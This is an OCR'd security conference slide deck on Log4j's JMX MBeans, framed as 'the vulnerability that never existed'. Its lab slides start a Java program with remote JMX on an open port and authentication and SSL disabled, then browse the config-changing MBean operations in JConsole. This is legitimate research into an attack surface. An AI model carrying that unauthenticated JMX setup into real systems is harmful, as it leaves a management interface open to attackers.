Many thanks to our sponsors and partners!

Powered by orange

PLATINUM SPONSORS

BIT SENTINEL

3CYBER

CYBER LIFE HACKS

HACKING VILLAGE PARTNERS

cyber EDU

electron

HACKOUT Portalul Atacurilor Cibernetice

SILVER SPONSORS

efect

PFG FINANCE

wantsome the friendly IT academy

MOBILITY PARTNER

TOYOTA Cluj-Napoca prin Profi Auto

COMMUNITY & MEDIA PARTNERS

DIRECTORATUL NAȚIONAL DE SECURITATE CIBERNETICĂ

CLUJ IT

UNIVERSITATEA BABEȘ-BOLYAI
BABEȘ-BOLYAI TUDOMÁNYEGYETEM
BABEȘ-BOLYAI UNIVERSITÄT
BABEȘ-BOLYAI UNIVERSITY
TRADITIO ET EXCELLENTIA

BRCC British Romanian Chamber of Commerce

ISACA Trust in, and value from, information systems Romania Chapter

(ISC)² CHAPTER ROMANIA

Cloud Security Alliance Romania Chapter CSA

CARTEA DALIEI

x86 GENERATION

WOMEN 4CYBER EUROPEAN CYBER SECURITY ORGANISATION ROMANIA

ȘCOALA INFORMALĂ DE IT®

TSM TODAY SOFTWARE MAGAZINE

DevExperience

ITCAMP

MOBZINE.RO

SecurityPatch

ROTSA The highway of Romanian Tech Startups

techcelerator

Log4JMX: The Vulnerability that Never Existed

Matei “Mal” Badanoiu

Before we Begin

Disclaimer: My opinions are my own

Warning: The presentation may contain traces of humour

Matei [redacted]

I Like Hacking Stuff

- [redacted]
- [redacted]
- [redacted]
- Or[redacted]gent13)
- Cis[redacted]
- Apac[redacted]
- ETC

Intro

- Reported to security@apache.com in 2023
- [redacted] MBeans:
  - [redacted]
  - [redacted]
  - getConfigText(String) or ConfigText
- Not a vulnerability
- Patched:
  - “… our review of this issue has convinced us that we should not register JMX beans by default …”

Exhibit A.

https://logging.apache.org/log4j/2.x/manual/jmx.html




Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ cat hello_log4j.java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class hello_log4j {
        private static final Logger logger = LogManager.getLogger();
        public static void main(String[] args) {
                while (true) {
                        logger.info("Hello, World!");
                }
        }
}
guest@worker01:~/Desktop/Log4J$ javac -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar hello_log4j.java
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate
=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
```




Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ cat hello_log4j.java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class hello_log4j {
        private static final Logger logger = LogManager.getLogger();
        public static void main(String[] args) {
                while (true) {
                        logger.info("Hello, World!");
                }
        }
}
```

Exhibit B.



guest@worker01:~/Desktop/Log4J$ javac -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar hello_log4j.java
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
Java Monitoring & Management Console
Connection Window Help
JConsole: New Connection
New Connection
Local Process:
Name
PID
hello_log4j
3025...
sun.tools.jconsole.JConsole
3024...

Exhibit B.



guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
Java Monitoring & Management Console
Connection Window Help
pid: 302574 hello_log4j
Overview Memory Threads Classes VM Summary MBeans
JMImplementation
com.sun.management
java.lang
java.nio
java.util.logging
jdk.management.jfr
org.apache.logging.log4j2
764c12b6
Attributes
ObjectName
Status
ConfigName
ConfigText
ConfigLocationUri
ConfigClassName
ConfigFilter
ConfigProperties
Name
Operations
getConfigText
setConfigText
Notifications
Appenders
ContextSelector
StatusLogger
Attribute value
Name
Value
ObjectName
org.apache.logging.log4j2:type=764c12b6
Refresh
MBeanAttributeInfo
Name
Value
Attribute:
Name
ObjectName
Description
Attribute exposed for management
Readable
true
Writable
false
Is
false
Type
javax.management.ObjectName
Descriptor
Name
Value

Exhibit B.



Java Monitoring & Management Console
MBeans
Attribute value
Name
Value
ObjectName
org.apache.logging.log4j2:type=764c12b6
Refresh

Exhibit B.



org.apache.logging.log4j2
764c12b6
Attributes
ObjectName
Status
ConfigName
ConfigText
ConfigLocationUri
ConfigClassName
ConfigFilter
ConfigProperties
Name
Operations
getConfigText
setConfigText
Notifications

Exhibit B.

